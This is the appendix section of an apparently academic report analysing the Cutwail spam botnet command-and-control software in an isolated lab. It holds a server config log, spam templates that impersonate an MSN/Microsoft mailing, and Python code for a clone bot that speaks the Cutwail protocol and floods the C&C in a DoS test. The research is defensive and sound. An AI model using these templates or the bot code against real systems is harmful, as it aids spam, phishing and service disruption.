[7] J. Caballero, C. Grier, C. Kreibich, and V. Paxson, "Measuring Pay-Per-Install: The Commoditization of Malware Distribution," IMDEA Software Institute, UC Berkeley, 2011.

[8] J. Iedemska, G. Stringhini, R. Kemmerer, C. Kruegel, and G. Vigna, "The Tricks of the Trade: What Makes Spam Campaigns Successful?," University of California, Santa Barbara, 2014.

[9] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage, "Spamanalytics: An Empirical Analysis of Spam Marketing Conversion," ICSI Berkeley, and University of California, San Diego, 2008.

[10] SORBS. (2015) The Spam and Open Relay Blocking System (SORBS). [Online]. www.sorbs.net

[11] SpamCop. (2015) SpamCop. [Online]. www.spamcop.net

[12] DNSBL. (2015) DNSBL Spam Database Lookup. [Online]. www.dnsbl.info

[13] Apache. (2015) ApacheSpamAssassin. [Online]. http://spamassassin.apache.org

[14] B. Stock, J. Gobel, M. Engelberth, F. C. Freiling, and T. Holz, "Walowdac - Analysis of a Peer-to-Peer Botnet," University of Mannheim and Techinical University Vienna, 2009.

[15] C. Y. Cho, J. Caballero, C. Grier, V. Paxson, and Dawn Song, "Insights from the Inside: A View of Botnet Management from Infiltration," UC Berkeley, Carnegie Mellon University, and ICSI Berkeley, 2010.

[16] J. P. John, A. Moshchuk, S. D. Gribble, and A. Krishnamurthy, "Studying Spamming Botnets Using Botlab," In Proc. USENIX NSDI, 2009.

[17] G. Stringhini, M. Egele, A. Zarras, T. Holz, C. Kruegel, and G. Vigna, "B@BEL: Leveraging Email Delivery for Spam Mitigation," In USENIX Security Symposium, 2012.

[18] VMware. (2015) Host-Only Networking. [Online]. https://www.vmware.com/support/ws55/doc/ws_net_configurations_hostonly.html


Appendix

8.1 Cutwail C&C server specifications

In this project, the Cutwail C&C is installed on a VMware virtual machine:

- Ubuntu Server 14.04 (32-bit)
- Memory: 2GB
- Number of processors: 1
- Hard Disk (SCSI): 40GB
- Network Adapter: Host-Only

8.2 Server log for loading common configurations



```
Starting program: /usr/local/psyche/bin/spcntrl
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[New Thread 0xb70e3b40 (LWP 13198)]
[Thread 0xb70e3b40 (LWP 13198) exited]
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: just do it
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: addr = 10.0.0.128
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: port = 43242
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: nbots = 50000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: nbotbuffer = 80000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: nbotmails = 1500
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: bulkmap = GS|BS|BS|BS|BS
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: ngibulkmails = 10000000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: nbigbulkmails = 200000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: ngibulkmxs = 1400000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: nbigbulkmxs = 100
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: support_host = mail.ru
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: support_ip = 194.67.57.26
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: statdelay = 60
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: versiondelay = 300
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: bulkdelay = 60
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: mfdelay = 10000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: blackdelay = 60
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: mflimit = 5000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: smtpavailable = 1
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: unluckymxcnt = 1000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: unluckymxprc = 99
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: knockdelay = 60
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: recvsendbottimeoutinterval = 300
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: big_split_size = 100000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: big_mx_percent = 0.000000e+00
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: big_mx_maximum = 0
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: big_permute_size = 50000000
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: mes_attach_path = /usr/local/psyche/data/mes_attach/
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: botver = 116
18.04.2015 - 09:31:42 loglevel<5> common_config_server_load: mxmailslimit = 900000
[New Thread 0xb70e3b40 (LWP 13199)]
[New Thread 0xb66ceb40 (LWP 13200)]
```

Appendix 8.2: Server log for loading common configurations upon startup of the *spcntrl* program.

8.3 Example spam email header

The figure below shows an example spam email header from the *header* table in the database. This is used to generate a spam template; therefore fields such as "To:" and "Subject:" are not filled in yet. By using macros, these fields will be filled in dynamically to generate a unique spam email.

```
+----------------------------+----------------------+------+---------+-----------+----------
|        86 | Received: from {BOT_IP} by {MAILFROM_MX}; {DATE}
From: {TAGMAILFROM}
To: <{MAIL_TO}>
Subject: {SUBJECT}
Date: {DATE}
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_NextPart_000_0006_{_nOutlook_Boundary}"
X-Mailer: Microsoft Office Outlook, Build {nMicrosoft_Office_Outlook_11}
Thread-Index: Aca6Q{SYMBOL[25]}==
X-MimeOLE: Produced By Microsoft MimeOLE V{nOutlookExpress_556}
Message-ID: <{CONTENT_ID}@{MAILFROM_USERNAME}>

This is a multi-part message in MIME format.

------=_NextPart_000_0006_{_nOutlook_Boundary}
Content-Type: text/plain;
        charset="{_nEn_Charset}"
Content-Transfer-Encoding: 7bit

{BODY_TEXT}


------=_NextPart_000_0006_{_nOutlook_Boundary}
Content-Type: text/html;
        charset="{_nEn_Charset}"
Content-Transfer-Encoding: quoted-printable

{QUOTTED}<html xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:w="urn:schemas-microsoft-

<head>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset={_nEn_Charset}">
<meta name=Generator content="Microsoft Word 11 (filtered medium)">
</head>
<body>
{_BODY_HTML}
</body>
</html>{/QUOTTED}

------=_NextPart_000_0006_{_nOutlook_Boundary}--
 | Microsoft Outlook 2003 |    1 |         |        2 |         0 |
+-----------+-----------------------------------------------------------------------------------
```

Appendix 8.3: Example spam email header.


8.4 Example spam email body (snippet)

Similar to the spam email header in 9.2, the content shown below is an example spam email body (from the *message* table in the database), which used to create a spam template; therefore some fields will be filled in dynamically by using macros.

```
+----------+-----------+------------+
|         89 |    1 | {HTML_DECODE}{_BODY_HTML}{/HTML_DECODE} | <DIV{classidtags}>
<DIV{classidtags}><FONT face=Arial size=2></FONT>
<DIV>
<DIV><FONT size=1></FONT> </DIV>
<TABLE>
  <TBODY>
  <TR>
    <TD{classidtags} bgColor=#f2f2f2>
      <TABLE cellSpacing=0 cellPadding=0 width="100%">
        <TBODY>
        <TR>
          <TD{classidtags}>
            <DIV align=center{classidtags}><A href="{spammitlink}" target=_blank><IMG
            src="{spammitlink}/image{DIGIT[2-3]}.jpg" border=0 alt="More info!"></A> </DIV></TD></TR>
        <TR>
          <TD {classidtags}><STRONG>About this mailing: </STRONG><BR>You are
            receiving this e-mail because you subscribed to MSN Featured Offers.
            Microsoft respects your privacy. If you do not wish to receive this
            MSN Featured Offers e-mail, please click the "Unsubscribe" link
            below. This will not unsubscribe you from e-mail communications from
            third-party advertisers that may appear in MSN Feature Offers. This
            shall not constitute an offer by MSN. MSN shall not be responsible
            or liable for the advertisers' content nor any of the goods or
            service advertised. Prices and item availability subject to change
            without notice. <BR> <BR>2009 Microsoft | <A
            href="{spammitlink}" target=_blank>Unsubscribe</A> | <A
            href="{spammitlink}" target=_blank>More Newsletters</A> | <A
            href="{spammitlink}" target=_blank>Privacy</A> <BR><BR>Microsoft
            Corporation, One Microsoft Way, Redmond, WA 98052 <BR><BR>
            <TABLE cellSpacing=0 cellPadding=1 width="100%" border=0>
              <TBODY>
              <TR>
```


Appendix 8.4: Example spam email body.

8.5 Simplified startup routine of spcntrl program



Appendix 8.5: Flow chart of the simplified startup routine of spcntrl program.

8.6 Simplified operation of the bot management thread



Appendix 8.6: Flow chart of the simplified operation of the bot management thread.

8.7 Handling socket errors during DDoS attack

Code extract from *bot.py*.

```
# Initialise network socket
def init_socket(iface, timeout=None):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    except:
        # Catch: "error: [Errorno 24] too many open files"
        # i.e. reached max number of socket which can be opened
        return None

    # Socket configurations
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    if timeout:
        s.settimeout(timeout)

    # Connect
    try:
        s.bind((get_ip_address(iface), 0))
        s.connect((HOST, PORT))
    except (IOError, socket.error) as e:
        # IOError is caught when you try to assign a IP addres
        # to a virtual network interface that is already used.
        #sys.exit(str(e))

        # Try again
        time.sleep(1)
        s = init_socket(iface, timeout)

    return s
```

Appendix 8.7: Handling socket errors.

8.8 Evaluation data

8.8.1 Measuring bot registration speed

Registering using one virtual machine

The maximum number of clone Cutwail bots that a single virtual machine can handle simultaneously is 1000 due to factors such as performance, and the number of sockets the operating system allows the user to open simultaneously.

Time elapsed (s)	Number of bots	Difference to previous value
0	0	N/A
1	9	9
2	106	97
3	168	62
4	197	29
5	246	49
6	323	77
7	360	37
8	372	12
9	442	70
10	474	32
11	495	21
12	516	21
13	516	0
14	518	2
15	518	0
16	518	0
17	603	85
18	630	27
19	644	14
20	649	5
21	705	56
22	726	21
23	731	5
24	741	10
25	783	42
26	793	10
27	802	9
28	828	26
29	848	20
30	867	19
31	883	16
32	891	8

33	892	1
34	916	24
35	953	37
36	968	15
37	981	13
38	994	13
39	1001	7
40	1001	0

Registering using 19 virtual machines

Time elapsed (s)	Number of bots	Difference to previous value
0	0	N/A
1	2	2
2	107	105
3	396	289
4	454	58
5	505	51
6	677	172
7	1002	325
8	1004	2
9	1006	2
10	1015	9
11	1016	1
12	1016	0
13	1016	0
14	1016	0
15	1016	0
16	1016	0
17	1016	0
18	1016	0
19	1016	0
20	1016	0
45	1019	3
46	1020	1
47	1020	0
48	1020	0
49	1020	0
50	1022	2
57	1098	76
58	1134	36
59	1143	9
60	1144	1

70	1208	64
80	1258	50
90	1360	102
100	1428	68
150	1645	217
200	1809	164
250	1961	152
300	2001	40
400	2020	19
500	2056	36
1000	2121	65

8.8.2 Number of bots vs. server response time

	Response time (ms)			
Number of bots communicating with C&C server	RC_BID	RC_TEMPLATE	Average RC_SLEEP	Overall Average
1	27.05	41.65	39.92	38.99
10	27.67	46.48	31.97	32.82
50	29.08	38.07	33.67	33.65
100	43.51	106.78	57.62	60.54
200	31.72	46.65	78.85	72.24
500	645.08	31.07	824.05	743.06
1000	3333.01	N/A	4044.42	3979.75
1500	3375.71	N/A	6246.31	5985.34
2000	3921.76	N/A	7785.09	7433.88

N/A = Base list is exhausted

8.9 Project plan and interim report

8.9.1 Project plan

Analysis of the Cutwail Botnet Command and Control Software

Genki Saito

Supervisor: Dr. Gianluca Stringhini

Aims

To learn how the Cutwail botnet command and control (C&C) software operates and explore strategies that could be used for botnet mitigation. To test whether the software contains any vulnerability that could be used to shut down the C&C or make its operation less effective.

Objectives

1. Analyse, compile and run the botnet command and control software source code (written in C) in a controlled environment.

2. Understand how the botnet operates, and code an interface that connects to the C&C in a programming language of choice.

3. Explore possible bottlenecks in the workflow/design that could be used for botnet mitigation and whether the code contains any software vulnerabilities that one could exploit to shut down the C&C.

4. Use the designed interface (from step 2.) to simulate attacks against the botnet C&C infrastructure by leveraging the bottlenecks and vulnerabilities previously identified.

Deliverables

- A strategy for testing and evaluating the C&C software.
- System design and implementation control infrastructure.
- Results obtained from testing and evaluating the C&C software.

Work Plan

- Project start to end October (4 weeks): Literature search and review.
- Mid-October to mid November (4 weeks): Analyse the C&C software source code. Compile and run the software on a virtual machine with limited network connectivity.
- November (4 weeks): Design, implement and test the interface that connects to the C&C server.

- End November to mid-January (8 weeks): Simulate attacks against the botnet C&C infrastructure. Iterative process:
    1. Identify software bottlenecks and vulnerabilities
    2. Simulate attacks against that vulnerability
    3. Evaluate results (back to step 1)
- End December to mid-January (2 weeks): Work on interim report.
- Mid-January to mid-February (4 weeks): Continue to simulate attacks.
- Mid-February to end of March (6 weeks): Work on final report.

8.9.2 Interim report

Analysis of the Cutwail Botnet Command and Control Software

Genki Saito

Supervisor: Prof. Gianluca Stringhini

Progress made to date

I have started the project by first exploring the contents of the directory called "r4_4b" provided by my supervisor, Prof. Gianluca Stringhini. It contains the C source code files for the Cutwail botnet command and control (C&C) software, and also the scripts that assist the compilation and the installation of the software on a server.

Main contents of "r4_4b":

Name	Directory (D) /File (F)	Description
doing	D	Contains the shell script, "install.sh", which handles most of the installation process.
etc	D	Contains a configuration file, "server.conf" which defines the user name and password for the MySQL database.
iface	D	Contains Perl and CGI scripts that runs on an Apache web server to show the results of the spamming campaign.
opt	D	Contains shell scripts and configuration files for the Apache web server and SpamAssassin. It also contains the shell script, "debian_apt.sh" which installs the dependencies required to install the C&C software and the Cron configuration file.
src	D	Contains the C source code files for the C&C software (68 files in total).
Makefile	F	Makefile used to compile the C&C software.

Then, I concentrated on analyzing the C source codes under the "src" directory, namely the files "thread_bulk.c", "globals.h", "common_config.c" and "pcrypt.c". The file "thread_bulk.c" was the biggest source code file and it was responsible for managing spam bulks. "globals.h" contains a vast list of global variables that are used across many files. "common_config.c" implements a function that sends a query to the database for the server information, and stores them in variables. I have discovered that the code uses a mechanism for checking the integrities of the MySQL queries made, which will make SQL injections harder. Cutwail is a proprietary botnet meaning it uses its own encryption protocol to communicate with its bots. "pcrypt.c" implements the CBC block cipher function that encrypts/decrypts the messages exchanged. The same function is used to encrypt and decrypt the message but with the encryption key reversed. In terms of the security, the encryption scheme is not very secure and the key used is a short Russian phrase, which insults the reverse engineer. Therefore, the coder of the function probably didn't put too much effort in making the scheme secure. I have written a python script that implements the same function, so that I can then encrypt/decrypt messages from my fake bots to communicate with the C&C server.

After analyzing the source codes, I have installed the C&C software by running the "doing/install.sh" script as root on a Linux virtual machine (VM). The VM is running on a machine in the UCL CS labs that is allocated for this project and to be ethical, the network setting for the VM is set to "Host-only" to make sure that there is no outbound connection to the Internet. Also I have configured the SSH and VNC servers on the CS lab machine so that it can be accessed from outside UCL if necessary.

Many files and directories were created upon installation. The main working directory of the C&C software is located at "/usr/local/psyche". I have explored different files under that directory, especially the binary files. I have discovered that Cutwail hashes the network interface configuration (ifconfig) upon installation and checks if the hash value is still the same when the binaries are run. This is a mechanism to make reverse engineering harder since one cannot just simply copy and run the binaries on a different environment. I have also taken look at the tables in the database by logging in with the credentials found in "etc/server.conf". There were some interesting tables such as the one containing the spam templates to send.

I have written a python script that acts as a C&C for a SSH botnet that I control. This will become useful when I will be controlling multiple (fake) bots that connect to the Cutwail C&C server to test for vulnerabilities and bottlenecks.

I am currently working to connect my (fake) bots to the C&C server so that I can start testing it for vulnerabilities and simulate attacks against it.

<u>Remaining work to be done</u>

- Connect the fake bots to the C&C server and communicate with it. (26th Jan).

- Explore possible bottlenecks in the workflow/design that could be used for botnet mitigation and whether the code contains any software vulnerabilities that one could exploit to shut down the C&C.
- Use the fake bots to simulate attacks against the botnet C&C infrastructure by leveraging the bottlenecks and vulnerabilities previously identified.
- Explore the difference between different versions of Cutwail.

8.10 Code listing

The following GitHub repositories contain all the program code used in this project:

Cutwail clone: https://github.com/gsaito/Psyche
SSH botnet master tool: https://github.com/gsaito/SSH-Botnet

8.10.1 Bot.py

```
# bot.py
"""
Description:
This program connects and communicates with the botnet C&C.
Modules:
    cipher          : Defines the CBC encryption/decryption functions
    utils           : Defines some utility functions
    c_types_defines : Defines ctype structures
    termcolor       : For printing out colored text, $pip install termcolor
"""

import sys
import array
import socket
import fcntl
import struct
import time

from cipher import pencrypt, pdecrypt
from utils import hexdump, get_ip_address
from c_types_defines import *
from termcolor import cprint

# Increment max recursion depth
sys.setrecursionlimit(10000)

# Enable/Disable debug mode
DBG = False

# C&C connection IP and Port number
# Test: nc -l 8080 | hexdump -C
#HOST = "127.0.0.1"
HOST = "10.0.0.128"
PORT = 43242

# Network interface of bot
IFACE   = "vmnet8"
TIMEOUT = 3
```

```
# C&C commands
RC_SLEEP    = 1
RC_GETWORK  = 2
RC_RESTART  = 3
RC_UPDATE   = 4
RC_BID      = 5
RC_TEMPLATE = 6
RC_CONFIG   = 7
RC_MAILFROM = 8
RC_ACCOUNTS = 9

# Initialise network socket
def init_socket(iface, timeout=None):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    except:
        # Catch: "error: [Errorno 24] too many open files"
        # i.e. reached max number of socket which can be opened
        return None

    # Socket configurations
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    if timeout:
        s.settimeout(timeout)

    # Connect
    try:
        s.bind((get_ip_address(iface), 0))
        s.connect((HOST, PORT))
    except (IOError, socket.error) as e:
        # IOError is caught when you try to assign a IP addres
        # to a virtual network interface that is already used.
        #sys.exit(str(e))

        # Try again
        time.sleep(1)
        s = init_socket(iface, timeout)

    return s

# Generate server request
def generate_package(bid=0, bulkstate=1, dbg=False):
    # Generate bulk_info array
    bulk_info_array = ""
    for i in range(0, 2):
        bulk_info = init_bulk_info(i, bulkstate)
        bulk_info_array += buffer(bulk_info)[:]

    # Generate botbulk_info
```

```
    botbulk_info = init_botbulk_info(1, i+1)

    # Generate bot_rheader
    size = 20 + 8 * botbulk_info.logsize
    bot_rheader = init_bot_rheader(bid, size)

    # Construct data package
    data = buffer(bot_rheader)[:] \
            + pencrypt(buffer(botbulk_info)[:] + bulk_info_array,
bot_rheader.size)

    # Print package content
    if dbg:
        cprint("BOT_RHEADER\n", "yellow"); print
hexdump(buffer(bot_rheader)[:])
        cprint("BOTBULK_INFO\n", "yellow"); print
hexdump(buffer(botbulk_info)[:])
        cprint("BULK_INFO\n", "yellow"); print
hexdump(buffer(bulk_info_array)[:])
        cprint("Data Package\n", "yellow"); print hexdump(data)

    return data

# Process server response
# The print_cmd parameter is set to False during DoS attacks, to avoid
# printing out server response status unnecessarily.
def process_package(rcvmsg, rtt=0, dbg=False, print_cmd=True):
    # Interpret RC command (1-9)
    cmd = struct.unpack("i", rcvmsg[0:4])[0] # struct.unpack() returns a
tuple

    if cmd in range(1,10):
        if print_cmd:
            sys.stdout.write("[+] Received (RTT: " + str(rtt * 1000) \
                + "ms, Pkg size: " + str(len(rcvmsg)) + "): ")

    if print_cmd:
        if   cmd == RC_SLEEP:
            cprint("RC_SLEEP",      "cyan")
        elif cmd == RC_GETWORK:
            cprint("RC_GETWORK",    "cyan")
        elif cmd == RC_RESTART:
            cprint("RC_RESTART",    "cyan")
        elif cmd == RC_UPDATE:
            cprint("RC_UPDATE",     "cyan")
        elif cmd == RC_BID:
            cprint("RC_BID",        "cyan")
        elif cmd == RC_TEMPLATE:
            cprint("RC_TEMPLATE",   "cyan")
        elif cmd == RC_CONFIG:
```

```
            cprint("RC_CONFIG",     "cyan")
        elif cmd == RC_MAILFROM:
            cprint("RC_MAILFROM",   "cyan")
        elif cmd == RC_ACCOUNTS:
            cprint("RC_ACCOUNTS",   "cyan")

    # Decrypt data received
    if len(rcvmsg) > 8:
        dec = pdecrypt(rcvmsg[8:], len(rcvmsg[8:]))
        if dbg:
            cprint("Decrypted:\n" + hexdump(dec), "yellow")

    # Command actions
    if cmd == RC_BID:
        # Extract the BID from the decrypted data
        bid = struct.unpack("i", dec[0:4])[0]

        # Extract sign.timer from the decrypted data
        timer = struct.unpack("i", dec[8:12])[0]

        if dbg:
            cprint("[+] Assigned BID: " + str(bid) \
                    + ", Timer: " + str(timer), "green")

        return bid

# Persistently try to send data, ignoring buffer size of receiver
def send_data(sock, data):
    try:
        sock.sendall(data)
    except socket.timeout:
        time.sleep(1)
        send_data(sock, data)
    except socket.error:
        print "[-] Error whle sending data to server"

# Communicate with the botnet C&C server
def communicate(s, dbg=False, print_cmd=True, timeout=0):
    # Initialise recv buffer
    buf = ""

    # Initial BID (modify to spoof BID)
    bid = 0

    # Send initial server request
    if dbg:
        cprint("\n[*] Sending server request to " + HOST + ": " \
                + str(PORT) + " (hexdump below)", "green")

    data = generate_package(bid, dbg=dbg)
```

```
    start = time.time() # Start timer
    send_data(s, data)

    if dbg:
        cprint("[+] Sent! Now waiting to receive data...", "green")

    # Listen for server response
    while True:
        try:
            # Try receiving data
            rcvmsg = s.recv(4096)

            # Check whether connection is closed
            if rcvmsg == "":
                break

            # Got some data! Store data in buffer (for later use)
            buf += rcvmsg

        except socket.timeout:
            # Timed out on receiving data:
            end = time.time() # Stop timer
            rtt = end - start - timeout # Calculate server response time

            # Process contents of recv buffer (if not empty)
            if buf:
                tmp = process_package(buf, rtt, dbg=dbg, print_cmd=print_cmd)

                # Received RC_BID: update BID field
                if tmp:
                    bid = tmp

                time.sleep(1)

                # Generate server request
                if dbg:
                    cprint("\n[*] Sending server request...", "green")
                data = generate_package(bid, dbg=dbg)

                # Restart timer and send data
                start = time.time()
                send_data(s, data)

                # Clear recv buffer
                buf = ""
                if dbg:
                    cprint("\n[*] Listening for incoming data...\t(press
Ctrl+C to quit)" \
                        , "green")
```

```
        except Exception as e:
            cprint("[-] "+ str(e), "red")
            break

def main():
    print "Cutwail Bot Clone v5.2"

    # Initialise network socket
    s = init_socket(IFACE, TIMEOUT)

    if s:
        # Start communication with the C&C server
        communicate(s, dbg=DBG, timeout=TIMEOUT)

        # Close socket
        s.close()

if __name__ == "__main__":
    main()
```

8.10.2 Cipher.py

```
# cipher.py
"""
Description:
This module implements the CBC encryption scheme as in pcrypt.c
"""

import sys
import array

# CBC keys
